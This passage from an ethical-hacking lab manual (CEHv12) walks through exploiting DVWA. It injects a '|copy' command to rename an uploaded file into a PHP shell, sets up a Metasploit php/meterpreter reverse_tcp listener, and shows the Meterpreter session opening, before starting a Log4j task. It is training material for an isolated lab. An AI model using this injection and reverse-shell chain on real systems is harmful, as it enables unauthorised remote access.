<https://www.acunetix.com/websitesecurity/upload-forms-threat/>.

98. Now, click the **Command Injection** option in the left pane. The **Vulnerability: Command Injection** window appears; in the **Enter an IP address** field, type `|copy C:\wamp64\www\DVWA\hackable\uploads\high.jpeg C:\wamp64\www\DVWA\hackable\uploads\shell.php` and click the **Submit** button.

The screenshot shows the DVWA Command Injection page. On the left, a sidebar lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is selected and highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). Below this is a DVWA Security and PHP Info section. The main content area has a heading "Vulnerability: Command Injection". Underneath it, there's a "Ping a device" section with a form field containing "164\www\DVWA\hackable\uploads\shell.php" and a "Submit" button. To the right of this is a "More Information" section with four links: http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution, http://www.ss64.com/bash/, http://www.ss64.com/nt/, and https://www.owasp.org/index.php/Command\_Injection.

99. Observe a message saying that the file has been copied, as shown in the screenshot.

This screenshot is identical to the previous one, showing the DVWA Command Injection page. The sidebar and main content area are the same, including the "1 file(s) copied." message in the "Ping a device" section.


100. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.

101. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

102. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

103. Now, type **cd** and press **Enter** to jump to the root directory.



104. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.

105. In msfconsole, type **use exploit/multi/handler** and press **Enter** to begin setting up the listener.

106. You have to set up a listener so that you can establish a **Meterpreter** session with your victim. Follow the steps given below to set up a listener using the msf command line:

- o Type **set payload php/meterpreter/reverse\_tcp** and press **Enter**
- o Type **set LHOST 10.10.1.13** and press **Enter**
- o Type **set LPORT 2222** and press **Enter**.
- o Type **run** and press **Enter** to start the listener

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
d00o'WM.0000occcx0000.MX'x00d.
,k0l'M.000000000000.M'd0k,
:kk;.000000000000.;ok:
;k000000000000000k:
,x000000000000x,
.l0000000l.
,d0d,
upload.php

=[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 10.10.1.13:2222

  Menu [Vulnerability: Command... msfconsole - Parrot Ter...

```

107. Switch to the **Mozilla Firefox** window where the DVWA website is open. Open a new tab, type

<http://10.10.1.22:8080/dvwa/hackable/uploads/shell.php> into the address bar and press **Enter** to execute the uploaded payload.



108. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
;k0000000000000000k:
,x000000000000x,
.10000000l.
,d0d,
.

=[ metasploit v6.1.9-dev
+ -- =[ 2169 exploits - 1149 auxiliary - 398 post
+ -- =[ 592 payloads - 45 encoders - 10 nops
+ -- =[ 9 evasion

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:2222
[*] Sending stage (39282 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:2222 -> 10.10.1.22:52187) at 2022-04-20 08:19:45 -0400
meterpreter >

```

109. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Parrot CEHv12 Module 14
=[ metasploit v6.1.9-dev
+ -- =[ 2169 exploits - 1149 auxiliary - 398 post
+ -- =[ 592 payloads - 45 encoders - 10 nops
+ -- =[ 9 evasion

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:2222
[*] Sending stage (39282 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:2222 -> 10.10.1.22:52187) at 2022-04-20 08:19:45 -0400
meterpreter > sysinfo
Computer : SERVER2022
OS       : Windows NT SERVER2022 10.0 build 20348 (Windows Server 2016) AMD64
Meterpreter : php/windows
meterpreter >

```

110. This concludes the demonstration of how to exploit a file upload vulnerability at different security levels.

111. Close all open windows and document all acquired information.


## Task 9: Gain Access by Exploiting Log4j Vulnerability

Log4j is an open-source framework that helps developers store various types of logs produced by users. Log4j which is also known as Log4shell and LogJam is a zero-day RCE (Remote Code Execution) vulnerability, tracked under CVE-2021-44228. Log4j enables insecure JNDI lookups, when these JNDI lookups are paired with the LDAP protocol, can be exploited to exfiltrate data or execute arbitrary code.

Here, we will gain backdoor access by exploiting Log4j vulnerability.

Note: Here, we will install a vulnerable application in the **Ubuntu** machine and use the **Parrot Security** machine as the host machine to target the application.

1. Click **CEHv12 Ubuntu** to switch to the **Ubuntu** machine.

